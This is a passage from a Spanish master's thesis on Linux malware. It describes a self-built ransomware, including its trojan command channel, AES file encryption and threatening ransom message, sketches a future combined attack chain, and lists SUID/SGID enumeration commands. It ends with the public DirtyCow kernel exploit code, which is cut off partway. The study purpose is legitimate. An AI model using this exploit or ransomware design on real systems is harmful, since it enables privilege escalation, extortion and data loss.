Una vez que el *Troyano* se aloja en un sistema y se ejecuta, buscará la dirección del programa de control y establecerá la conexión para el comienzo del intercambio de información y la descarga de los ficheros necesarios para el lanzamiento del *Ransomware*. Enviará información útil como en qué sistema está alojado y su identificador único para mejorar la trazabilidad del proceso. Acto seguido esperará a recibir el fichero de órdenes que ha configurado el atacante y descargará, solicitándolos al mismo software que le envía las órdenes, todos los ficheros que en él se mencionan. Algunos de estos ficheros poseen un parámetro que indica cómo debe ser su ejecución. Éste es el caso del fichero de dependencias en el cual se indica que debe ejecutarse como un *Script* de Bash para la instalación de los paquetes. Este paso puede requerir de una escala de privilegios que en este caso, no se ha tenido en cuenta.

Figura 8.4: Proceso de comunicación entre el Troyano y el software de control

8.6.5 Envío de órdenes y Control

Este proceso cubre el intercambio de ficheros e información entre el *Troyano* y el controlador. En él se envían información en varias fases 8.4.

En primer lugar el *Troyano* informa de su disponibilidad y sobre los datos que ha recopilado. Después queda a la espera de que se le indique que ficheros requiere para el ataque y solicita la descarga de los mismos. En el caso de que alguno de ellos requiera de una línea de ejecución en particular, se lanzan según las especificaciones. Una vez se ha generado la clave de cifrado y se han atacado los ficheros objetivo, se envía esta clave al atacante. El sistema de control queda a la espera de alguna operación más a realizar mientras la víctima realiza el pago. Cuando el proceso termina, el *Troyano* cierra la conexión con el atacante.

8.6.6 Destrucción

Durante esta fase el *Troyano* ha ejecutado el *Script* de lanzamiento del *Ransomware* donde se especifican los argumentos necesarios. Entre ellos, que directorio debe analizar de forma recursiva y registrar internamente todos los ficheros que incluye la carpeta especificada.




Figura 8.5: Apertura de los ficheros cifrados

En el proceso de cifrado de los datos, genera una única clave de forma aleatoria de 32 Bytes de tamaño, 256 bits, que se usará para todos los cifrados posteriores. Para cada uno de los ficheros identificados en el paso anterior, genera un vector de inicialización aleatorio requerido por el algoritmo AES de clave simétrica empleado para este proceso. Este vector de inicialización se incluye entre los primeros bits del fichero que se está procesando para hacer más sencillo el proceso de descifrado. Tanto el nombre como la extensión del fichero se conservan, pero al estar todo el contenido cifrado , ningún software es capaz de interpretar su contenido. En la figura 8.5 se muestra como un fichero de texto y una imagen son irreconocibles por sus editores correspondientes.

Se han medido de forma experimental los tiempos que precisa el *Ransomware* para cifrar y descifrar sobre varios ejemplos de distintos tamaños de fichero para determinar su rendimiento. Dichas medidas están expresadas en milisegundos para el tiempo y en bytes para el tamaño de los documentos de prueba. Los datos se encuentran en la tabla 8.1.

	Tamaño	T. Cifrado	T. Descifrado	T. Medio	Velocidad
fichero.txt	60	65ms	58ms	60ms	1 Byte/ms
picture.jpg	21265	63ms	59ms	61ms	348 Bytes/ms
random.mb	1048576	74ms	61ms	67ms	15650 Bytes/ms
randmon.gb	1073741824	12063ms	79ms	6071ms	176864 Bytes/ms

Table 8.1: Tabla de tiempos de velocidad para el cifrado de ficheros

8.6.7 Extorsión

Para la fase de extorsión existe un pequeño *Script* que avisará al usuario del ataque llevado contra su información y se le exige el pago de una cuota a cambio de la recuperación de sus datos. Este mensaje se ha preparado para que sea amenazante e influya en el usuario a pagar bajo la amenaza realizada. Se adjunta una captura de dicho mensaje 8.6.

Finalmente comienza la fase de extorsión donde se le informa a la víctima que su sistema ha sido vulnerado y cifrado. En la misma terminal donde se ha ejecutado el *Ransomware* se mostrará un mensaje amenazador exigiendo el pago correspondiente para proceder a la recuperación de los datos del usuario. Este mensaje está contenido en uno de los ficheros descargados anteriormente y se ejecuta entre el cifrado y el descifrado de los datos 8.6. Dicho mensaje le pedirá al usuario una contraseña que se le haría llegar en caso de que realizara el pago correctamente. De no hacerlo, el *Ransomware* nunca descifrará el contenido secuestrado del sistema y los datos se perderán irremediablemente.

8.6.8 Recuperación

Si la víctima realizara el pago de la suma requerida por el rescate de los datos, se le haría llegar una contraseña para proceder con el desbloqueo de los datos. Como los ficheros se han pre-configurado para cada ataque, cada víctima tendría su propia contraseña. Si la contraseña es correcta, como es el caso de la figura 8.8. En caso contrario, la aplicación se cerrará y se borrará sin dejar rastro haciendo los datos irrecuperables. 8.7.

Cuando el proceso de descifrado se lleve a cabo, se puede comprobar que todos los ficheros han vuelto a su estado original, y que el usuario que hubiera sido atacado puede volver a usar sus datos. Un ejemplo de esto se puede ver en la figura 8.9.

Figura 8.6: Mensaje mostrado al usuario durante la fase de extorsión

```
If you have made the payment enter the password that I sent you:
Sorry  : (  the password is wrong, you have 2 more attempts.
If you have made the payment enter the password that I sent you:
Sorry  : (  the password is wrong, you have 1 more attempts.
If you have made the payment enter the password that I sent you:
Sorry  : (  the password is wrong, you have 0 more attempts.
Ups... you have lost your files. Enjoy reinstalling your operative system.
Regars: S1LKW0RM
```

Figura 8.7: Desbloqueo del Ransomware erróneo

```
If you have made the payment enter the password that I sent you:
Congratulations! The password is correct, give me a few minutes and I'll return your things.
```

Figura 8.8: Desbloqueo del Ransomware correcto




Figura 8.9: Apertura de los ficheros cifrados

9

Trabajo futuro y conclusiones

Como punto final a este documento se exponen en este capítulo las conclusiones obtenidas tras el desarrollo y las propuestas de trabajo futuro para integrar todos los elementos que se han tratado.

9.1 Trabajo futuro

Este documento abarca cuatro temas relacionados con la ciberseguridad que están a la orden del día. Sin embargo sólo es la punta del iceberg de todo el conocimiento que reside detrás de todo lo que abarca este trabajo.

Como propuesta de trabajo futuro sería interesante aplicar estos conocimientos y herramientas en un entorno real e integrarlos para conformar un ataque y desde un perfil de *PenTester*sacar partido a lo aprendido.

En primer lugar habría que estudiar el objetivo mediante las herramientas adecuadas y enfocar el ataque a éste escenario. Con esas características definidas, unificar las técnicas y *Malware* expuestos para construir un único elemento que aplique de forma autónoma la explotación de las vulnerabilidades identificadas. Con los métodos de infección construir una herramienta para la distribución de *Malware* y propagarlo. En ése *Software* se alojará un *Troyano* capaz de realizar un ataque de escala de privilegios evaluando el nivel de seguridad del sistema e identificar más configuraciones aprovechables y/o vulnerabilidades. Escoger cuáles de ellas es capaz de explotar y descargar los el-

ementos necesarios para su explotación. Al mismo tiempo, que sea capaz de buscar un *Covert Channel* y establecer una comunicación que evada la seguridad de los Firewall existentes y logre el envío y recepción de órdenes de forma automática. Una vez conseguida ese intercambio de mensajes, extraer datos importantes del sistema como: usuarios, hashes de contraseñas, documentos, configuraciones y listado de servicios instalados en el sistema. Y por último, introducir nuevos *Malware*, como el *Ransomware* que incorpora este documento para ofuscar el contenido de toda esta información y proceder a la fase de extorsión.

El resultado de esta combinación constituye un ataque con suficiente sofisticación para poner en jaque un sistema informático y, midiendo el alcance de los objetivos logrados, recabar información sobre qué punto débiles posee para implantar la solución correspondiente.

9.2 Conclusiones

Debido a las características de este trabajo se han separado las conclusiones técnicas de las del autor.

9.2.1 Conclusiones Técnicas

Siempre es una tarea compleja el comenzar el aprendizaje en un campo tan amplio y específico como es la ciberseguridad. La información no es tan accesible como por ejemplo en la programación ya que estos conocimientos están en manos de un grupo bastante reducido dentro de la comunidad informática y resulta abrumador empezar cuando ves la gran diversidad de conocimientos y materias que involucran. La asignatura de Seguridad impartida en el máster me ha ayudado a sentar unas bases y conocer unas herramientas mediante las cuales he podido concretar mucho más mis búsquedas de información y los objetivos que pretendía lograr. Esto ha supuesto una diferencia a la hora de afrontar un proyecto de este tipo.

He podido experimentar durante las fases de investigación y desarrollo que el acceso a la información relacionada con el mundo del *Malware* ha mejorado considerablemente con el paso del tiempo. No es tarea trivial encontrar códigos funcionales modernos pero localizando ciertos portales, foros y libros, se puede unificar el conocimiento que en ellos

viene expuesto y con un poco de trabajo construir software muy interesante.

En lo referente a vulnerabilidades es mucho más sencillo encontrar información y sus soluciones. Esto es debido seguramente a que no supone una actividad ilegal proteger una infraestructura, pero en muchos contextos sí supone una infracción atacarlos.

En definitiva, tanto el *Malware* como su accesibilidad ha evolucionado mucho hasta un nivel en que no se necesita un conocimiento experto a nivel técnico para conseguirlo y usarlo, pero sí se necesita mucho trabajo y estudio para comprender de verdad el trasfondo que hay detrás de ellos.

9.2.2 Conclusiones Personales

Este TFM me ha servido para profundizar en mis conocimientos de ciberseguridad que de otra manera no habría tratado durante mi estancia en la universidad. Ademas, siempre he mostrado más interés por los sistemas *Linux* y en las y posibilidades que esto me abre en un futuro. Es por ello que quiero hacer de este trabajo un punto de partida para mi vida profesional.

Bibliografía

[AAC13] ALVARO A. CÁRDENAS, Sreeranga P. R. Pratyusa K. Manadhata M. Pratyusa K. Manadhata: Big Data Analytics for Security. In: *IEEE* (2013)

[aid] *AIDE (Advanced Intrusion Detection Environment)*. http://aide.sourceforge.net/

[AL16] ALLAN LISKA, Timothy G. ; O'REALLY (Hrsg.): *Ransomware*. First Edition. O'Really, 2016

[Alo12] ALONSO, Chema: Thinking about Security. In: *Thinking about Security* Ciclo de Conferencias de la Escuela Superior de Informática de la Universidad de Castilla-La Mancha., 2012

[Ano] ANONYMOUS: *Binary Linux Trojan*. https://www.offensive-security.com/metasploit-unleashed/binary-linux-trojan/, Abruf: 07/08/2018

[arx] *Arxiv*. https://arxiv.org/pdf/1806.07659.pdf

[bac] *Bácula Web Site*. https://blog.bacula.org/

[bla] *Black Hat*. https://www.blackhat.com/docs/us-14/materials/us-14-Cohen-Comtemporary-Automatic-Program-Analysis.pdf

[blo] *Blockchain: qué es, cómo funciona y cómo se está usando en el mercado*. https://www.welivesecurity.com/la-es/2018/09/04/blockchain-que-es-como-funciona-y-como-se-esta-usando-en-el-mercado/

[bur] *Proxy Burp Suite*. https://portswigger.net/burp

[Cam17] CAMENISCH, Jan: Cryptography for People. In: *http://technodocbox.com/Email/81898775-Cryptography-for-people.html*, 2017

[Cas13] CASTRO, David P. ; COMPUTING S.L. 0xWORD (Hrsg.): *Linux Exploiting: Técnicas de explotación de vulnerabilidades en Linux para la creación de exploits*. 0xWORD, 2013

[chk] *CHKRootKit: Locally checks for signs of a rootkit*. http://www.chkrootkit.org/

[Chr13] CHRISTIN, Nicolas: Traveling the Silk Road: A Measurement Analysis of a Large Anonymous Online Marketplace. (2013)

[cis] *Cisco Blog Necurs Botnet*. https://blogs.cisco.com/security/talos/the-many-tentacles-of-the-necurs-botnet, Abruf: 01/06/2018

[cla] *ClamAV: Antivirus Linux*. http://www.clamav.net

[cry] *CryKex*. https://github.com/cryptolok/CryKeX

[cvea] *Repositorio de CVE-Search*. https://github.com/cve-search/cve-search

[cveb] *Sitio Web CVE*. https://cve.mitre.org/

[dar] *Things you can do on the dark web that arent illegal*. https://lifehacker.com/things-you-can-do-on-the-dark-web-that-arent-illegal-1819790298

[deba] *Debian package repository*. https://packages.debian.org/wheezy/amd64/vim/download

[debb] *Fichero Control en paquetes Debian*. https://www.debian.org/doc/manuals/maint-guide/dreq.es.html#control

[dir] *Exploit DirtyCow*. https://github.com/scumjr/dirtycow-vdso, Abruf: 28/07/2018

[Erb05] ERBSCHLOE, Michael ; HEINEMANN, ELSEVIER B. (Hrsg.): *Trojans, Worms and Spyware: A Computer Security Professional's Guide to malicious Code*. ELSEVIER Butterworth Heinemann, 2005

[exp] *Web de Exploit Database*. https://www.exploit-db.com/

[foc] *Software FOCA para metadatos*. https://www.elevenpaths.com/es/labstools/foca-2/index.html

[Gat] GATES, Chris: Rainbow Tables & RainbowCrack Introduction. In: *Learn Security Online, Inc* http://www.windowsecurity.com/uplarticle/Cryptography/LSO-RainbowCrack.pdf

[gla] *Glacier Service of AWS*. https://aws.amazon.com/es/glacier/

[hac] http://dle.rae.es/?id=JxlUKkm

[Had10] HADNAGY, Christopher: *Social Engineering: The Art of Human Hacking*. Wiley, 2010

[Hau] HAUBEN, Michael: History Of ARPANET: Behind the Net - The untold history of the ARPANET. In: *http://pages.infinit.net/jbcoco/Arpa-Arpanet-Internet.pdf*

[iee] *IEEE-Secutiry*. https://www.ieee-security.org/TC/SP2017/papers/7.pdf

[iso] *ISO/IEC 27001*. https://es.wikipedia.org/wiki/ISO/IEC_27001

[JD] JAKUB DEBSKI, Peter S. Juraj Malcho M. Juraj Malcho: *Tecnología ESET*. https://www.eset.es/fileadmin/eset/ES/misc/pdf/WP_Tecnologia_ESET.pdf

[key] *KeyLogger Hardware*. https://www.youtube.com/watch?v=dCnK3TGiBPs

[LA14] LILLIAN ABLON, Andrea A. G. Martin C. Libicki L. Martin C. Libicki: *Markets for Cybercrime Tools and Stolen Data*. Bd. Zero-Day Vulnerabilities in the Black and Gray Markets. RAND Corporation, 2014

[lin] https://github.com/mzet-/linux-exploit-suggester

[Lóp16] LÓPEZ, Alejandro V.: *Sistema de seguridad y protección de datos integrados para medios de almacenamiento extraíbles en sistemas Linux*. Calle Francisco Tomás y Valiente 11, Madrid, Escuela Politécnica Superior, Universidad Autónoma de Madrid, Trabajo Final de Grado, 06 2016

[Lov07] LOVE, Robert: *Linux System programming*. O'Really, 2007

[mal] *Distribución de los tipos de Malware*. https://www.xataka.com/basics/cual-es-la-diferencia-malware-virus-gusanos-spyware-troyanos-ransomware-etcetera, Abruf: 01/06/2018

[MD10] MICHAEL DAVIS, Aaron L. Sean Bodmer B. Sean Bodmer: *Hacking exposed malware & rootkits: malware & rootkits security secrets & solutions*. McGrawHill, 2010

[met] https://www.metasploit.com/

[MJ] MIREK JAHODA, Barbora Ancincová Tomás C. Ioanna Gkioka: SELinux User's and Administrator's Guide. In: *Red Hat Enterprise Linux* https://access.redhat.com/documentation/en-us/red_hat_enterprise_linux/7/pdf/selinux_users_and_administrators_guide/Red_Hat_Enterprise_Linux-7-SELinux_Users_and_Administrators_Guide-en-US.pdf

[Muñ17] MUÑOZ, Jorge Antonio R.: *Ransomware: análisis y contramedidas*. Calle Francisco Tomás y Valiente 11, Madrid, Escuela Politécnica Superior, Universidad Autónoma de Madrid, Trabajo Final de Grado, 06 2017

[nes] *Nessus Professional Vulnerability Scanner*. https://www.tenable.com/products/nessus/nessus-professional

[nma] *Nmap*. https://nmap.org/

[pag] *Passive Google Dork (Pagodo)*. https://github.com/opsdisk/pagodo

[RFC] RFC (Hrsg.): *ICMP Protocol Definition RFC 792*. https://tools.ietf.org/html/rfc792: RFC

[rkh] *RKHunter: The Rootkit Hunter project*. http://rkhunter.sourceforge.net

[rsy] *Rsync Web Page*. https://rsync.samba.org/

[ser] https://www.differencebtw.com/difference-between-stand-alone-operating-systems-and-server-operating-systems/

[sho] *Buscador de dispositivos Shodan*. https://www.shodan.io/

[sno] *Snort Network IDS*. https://www.snort.org/

[sta] *Foro de Stack Overflow*. https://stackoverflow.com/

[sur] *Suricata Network IDS*. https://suricata-ids.org/

[SZ07] SEBASTIAN ZANDER, Philip B. Grenville Armitage A. Grenville Armitage: A survey of Covert Channels and countermeasures in computer network protocols. In: *IEEE Communications Surveys* 9 (2007), 3rd Quarter, Nr. 3

[TMC04] THOMAS M. CHEN, Jean-Marc R.: The Evolution of Viruses and Worms. In: *ResearchGate* (2004)

[tri] *Tripwire*. https://www.tripwire.com/

[troa] *Aprende a escribir un troyano en Python*. https://alanchavez.com/aprende-a-escribir-un-troyano-en-python/

[trob] *Tipos de Trojano Conocidos*. https://www.welivesecurity.com/la-es/2008/04/08/tipos-troyano/, Abruf: 01/06/2018

[Vac17] VACCA, John R.: *Computer and Information Security Handbook*. 3º. MK, 2017

[vir] *Virus Total*. https://www.virustotal.com/

[vol] *Analizador de memoria RAM*. https://www.volatilityfoundation.org/

[wir] *WireShark*. https://www.wireshark.org/

[yar] *Yara: Malware descriptions*. https://virustotal.github.io/yara/

Glosario

Anti-Virus *Software* específico para la detección y eliminación de *Malware*.. 9, 49, 61, 66, 67

ARPANET Considerada la red precursora de Internet, fue la primera red que interconectaba computadores en diferentes localizaciones creada por el Departamento de Defensa de los Estados Unidos a finales de la década de 1960.. 5

BackDoor Punto en la programación del sistema que permite el inicio de una sesión de usuario evadiendo el método de autenticación del mismo.. 8, 66, 71

Buffer Overflow Vulnerabilidad que consiste en sobrepasar el límite de memoria de un buffer para escribir en zonas inaccesibles de la memoria y manipular su contenido. 13

Checksum Una suma de verificación, (también llamada suma de chequeo o checksum), en telecomunicación e informática, es una función hash que tiene como propósito principal detectar cambios accidentales en una secuencia de datos para proteger la integridad de estos, verificando que no haya discrepancias entre los valores obtenidos al hacer una comprobación inicial y otra final tras la transmisión. . 49

Covert Channel Canal de comunciación entre dos o más sistemas empleando un sistema no diseñado con ese propósito pero que manipulado de manera correcta permite el intercambio de información sin ser detectado.. 6, 19, 64, 78, 96

Debian Es una comunidad conformada por desarrolladores y usuarios, que mantiene un sistema operativo GNU basado en software libre.. 47–49, 52

epidemiología Parte de la medicina que estudia el desarrollo epidémico y la incidencia de las enfermedades infecciosas en la población.. 19

Exploit Programa o fragmento de código que aprovecha una vulnerabilidad para el ataque de un sistema.. 10, 20–22, 33, 44–46, 48, 66, 84, 103, 117

File Transfer Protocol Protocolo de transferencia de ficheros por red. 36

FreeSweep Un juego similar al Buscaminas de Windows, pero en entorno de consola y escrito en C para sistemas tipo Unix.. 52

full-duplex Sistema de transmisión en telecomunicaciones que permite envío y recepción de señal de forma simultánea en canales separados.. 69

Ingeniería Social Es la práctica de obtener información confidencial a través de la manipulación de usuarios. 19

Kali Linux Distribución de *Linux*basada en Debian con multitud de herramientas preinstaladas dedicadas a la ciber seguridad, análisis forense y pen-testing. 53, 54

Linux Linux, es un sistema operativo libre tipo Unix; multiplataforma, multiusuario y multitarea. El sistema es la combinación de varios proyectos, entre los cuales destacan GNU y el núcleo Linux (encabezado por Linus Torvalds).. iii, v, 1, 2, 7, 21, 25, 26, 29, 30, 35, 38, 39, 47, 50, 53, 54, 64, 66, 68, 81, 82, 86, 97

Malware Malware es una unión de los términos Malicious Software. Comprende cualquier programa cuyo objetivo sea dañar un sistema o causar un mal funcionamiento del mismo.. iii, v, 1–3, 5–10, 12–14, 16, 18–20, 23–28, 30–33, 48, 49, 57, 59–70, 75, 76, 79, 83–85, 95–97, 123, 131, 137

metadatos Conjunto de datos de contenido informativo que describen un objeto (fichero) y sus propiedades.. 22

Nagios Servidor de monitorización activa de sistemas y servicios vía red altamente personalizable con capacidad de envío de alertas y recolección de estadísticas. 17

Payload Un Payload se refiere al componente de un virus informático que ejecuta una actividad maliciosa. 21, 33, 45, 46, 48, 53, 54, 56, 77, 78, 103, 117, 121

Pharming El Pharming local es una técnica de ingeniería social que consiste en la suplantación de una página web o correo electónico para engañar al usuario.. 61

Samba Protocolo de compartición de ficheros vía red.. 75

Script Son pequeños programas no compilados con una función concreta. Normalmente se reserva su uso a la automatización de tareas y en interacciones con el ordenador.. 22, 44, 48, 53, 54, 86–90, 92

ShellCode El término shellcode deriva de su propósito general, esto era una porción de un exploit utilizada para obtener una línea de comandos. 22

Unix Unix es un sistema operativo portable, multitarea y multiusuario; desarrollado, en principio, en 1969, por un grupo de empleados de los laboratorios Bell de AT&T. 3, 35–46

VBScript Lenguaje de scripting de Visual Basic de Microsoft.. 12

Zero-Day Calificativo asignado al *Malware* o a una vulnerabilidad que, estando todas las actualizaciones de seguridad tanto del sistema como de todo su *Software*, sigue siendo susceptible de ser atacado sin posibilidad de defensa. A pesar de conocerse y haberse reportado, sigue considerándose Zero-Day hasta que una actualzación resuelva el problema.. 9

Acrónimos

AWS Amazon Web Services.

CD Compact Disk.

CIA Central Intelligence Agency.

CPU Central Processing Unit.

CVE Common Vulnerabilities and Exposures.

DDoS Distributed Denial of Service.

DMZ DeMilitarized Zone.

DNS Domain Name Server.

FTP File Transfer Protocol.

HTML HyperText Markup Language.

HTTP HyperText Transfer Protocol.

ICMP Internet Control Message Protocol.

IDS Intrusion Detection System.

IMAP Internet Message Access Protocol.

IRC Internet Relay Chat.

ISO International Organization for Standardization.

Kernel Núcleo del sistema.

OSINT Open Source INTeligence.

RFC Request For Comments.

RHEL Red Hat Enterprise Linux.

SCADA Supervisory Control And Data Acquisition.

SELinux Security-Enhanced Linux.

SGID Set Group ID.

SIEM Security Information and Event management.

SMTP Simple Mail Transfer Protocol.

SSH Secure SHell.

Sticky-Bit Sticky Bit.

sudo Super User Do.

SUID Set User ID.

TOR The Onion Router.

USB Universal Serial Bus.

ViM Vi iMproved.

Anexos

A

Los permisos especiales tipo SUID, SGID, Sticky-bit.

Exsisten unos permisos especiales en los sistemas Linux que permiten ejecutar los binarios a los que se asignan, con unos permisos concretos. Estos permisos son: *Sticky-Bit*, *SUID*, *SGID*.

Sticky-Bit Se emplea para permitir que cualquier usuario pueda modificar el contenido de un fichero o directorio pero solo su propietario pueda eliminarlo. Un ejemplo claro es el directorio */tmp*, el cual debe poder ser utilizado por cualquiera pero sin borrarlo del sistema. Con el comando A.1 puede verse si está o no activado este bit como se muestra en la figura A.1

```
ls -la \/tmp
```

Lista de códigos A.1: Impresión de los permisos del directorio /tmp




Figura A.1: Ejemplo del directorio /tmp con permisos de Sticky-Bit

SUID Si el bit de *SUID* está activo significa que los usuarios que ejecuten el fichero sobre el que está este permiso lo hacen adquiriendo la identidad del usuario propietario. Solo es aplicable a archivos.

Normalmente este permiso ya viene aplicado a algunos binarios del sistema. Para obtener un listado de estos ficheros, se ha empleado el comando A.2.

```
find \/ -perm -2 -type f 2>/dev/null
```

Lista de códigos A.2: Búsqueda de ficheros con el permiso de SUID activado

SGID El bit de *SGID* tiene un funcionamiento idéntico al *SUID* pero en vez de hacer referencia a los permisos del usuario propietario, lo hace referenciando al grupo asignado al fichero. De nuevo, solo es aplicable a archivos.

Para realizar una búsqueda de ficheros con este permiso activo puede usarse el código A.3.

```
find \/ -perm g=s -type f 2>/dev/null
```

Lista de códigos A.3: Búsqueda de ficheros con el permiso de SGID activado

B

El *Exploit* DirtyCow

En este apéndice se adjunta el código C que compone el DirtyCow. Consta de un *Exploit* y un *Payload* . Dicho código se ha obtenido del repositorio [dir].

Exploit

```
/*
 * CVE-2016-5195 POC
 * -scumjr
 */

#define _GNU_SOURCE
#include <err.h>
#include <poll.h>
#include <errno.h>
#include <sched.h>
#include <stdio.h>
#include <fcntl.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <pthread.h>
#include <stdbool.h>
#include <sys/auxv.h>
#include <sys/mman.h>
#include <sys/user.h>
#include <sys/wait.h>
```

```
#include <sys/types.h>
#include <sys/prctl.h>
#include <arpa/inet.h>
#include <sys/ptrace.h>
#include <sys/socket.h>

#include "payload.h"

#ifndef PAGE_SIZE
#define PAGE_SIZE 4096
#endif

#define PATTERN_IP              "\xde\xc0\xad\xde"
#define PATTERN_PORT            "\x37\x13"
#define PATTERN_PROLOGUE        "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"

#define PAYLOAD_IP              INADDR_LOOPBACK
#define PAYLOAD_PORT            1234

#define LOOP                    0x10000
#define VDSO_SIZE               (2 * PAGE_SIZE)
#define ARRAY_SIZE(arr)         (sizeof(arr) / sizeof(arr[0]))

typedef unsigned int uint32_t;
typedef unsigned long uint64_t;

struct vdso_patch {
        unsigned char *patch;
        unsigned char *copy;
        size_t size;
        void *addr;
};

struct payload_patch {
        const char *name;
        void *pattern;
        size_t pattern_size;
        void *buf;
        size_t size;
};

struct prologue {
        char *opcodes;
        size_t size;
};

struct mem_arg  {
        void *vdso_addr;
```

```
        bool do_patch;
        bool stop;
        unsigned int patch_number;
};

static char child_stack[8192];
static struct vdso_patch vdso_patch[2];

static struct prologue prologues[] = {
        /* push rbp; mov rbp, rsp; lfence */
        { "\x55\x48\x89\xe5\x0f\xae\xe8", 7 },
        /* push rbp; mov rbp, rsp; push r14 */
        { "\x55\x48\x89\xe5\x41\x57", 6 },
        /* push rbp; mov rbp, rdi; push rbx */
        { "\x55\x48\x89\xfd\x53", 5 },
        /* push rbp; mov rbp, rsp; xchg rax, rax */
        { "\x55\x48\x89\xe5\x66\x66\x90", 7 },
        /* push rbp; cmp edi, 1; mov rbp, rsp */
        { "\x55\x83\xff\x01\x48\x89\xe5", 7 },
};

static int writeall(int fd, const void *buf, size_t count)
{
        const char *p;
        ssize_t i;

        p = buf;
        do {
                i = write(fd, p, count);
                if (i == 0) {
                        return -1;
                } else if (i == -1) {
                        if (errno == EINTR)
                                continue;
                        return -1;
                }
                count -= i;
                p += i;
        } while (count > 0);

        return 0;
}

static void *get_vdso_addr(void)
{
        return (void *)getauxval(AT_SYSINFO_EHDR);
}
```

```
static int ptrace_memcpy(pid_t pid, void *dest, const void *src, size_t n)
{
        const unsigned char *s;
        unsigned long value;
        unsigned char *d;

        d = dest;
        s = src;

        while (n >= sizeof(long)) {
                memcpy(&value, s, sizeof(value));
                if (ptrace(PTRACE_POKETEXT, pid, d, value) == -1) {
                        warn("ptrace(PTRACE_POKETEXT)");
                        return -1;
                }

                n -= sizeof(long);
                d += sizeof(long);
                s += sizeof(long);
        }

        if (n > 0) {
                d -= sizeof(long) - n;

                errno = 0;
                value = ptrace(PTRACE_PEEKTEXT, pid, d, NULL);
                if (value == -1 && errno != 0) {
                        warn("ptrace(PTRACE_PEEKTEXT)");
                        return -1;
                }

                memcpy((unsigned char *)&value + sizeof(value) - n, s, n);
                if (ptrace(PTRACE_POKETEXT, pid, d, value) == -1) {
                        warn("ptrace(PTRACE_POKETEXT)");
                        return -1;
                }
        }

        return 0;
}

static int patch_payload_helper(struct payload_patch *pp)
{
        unsigned char *p;

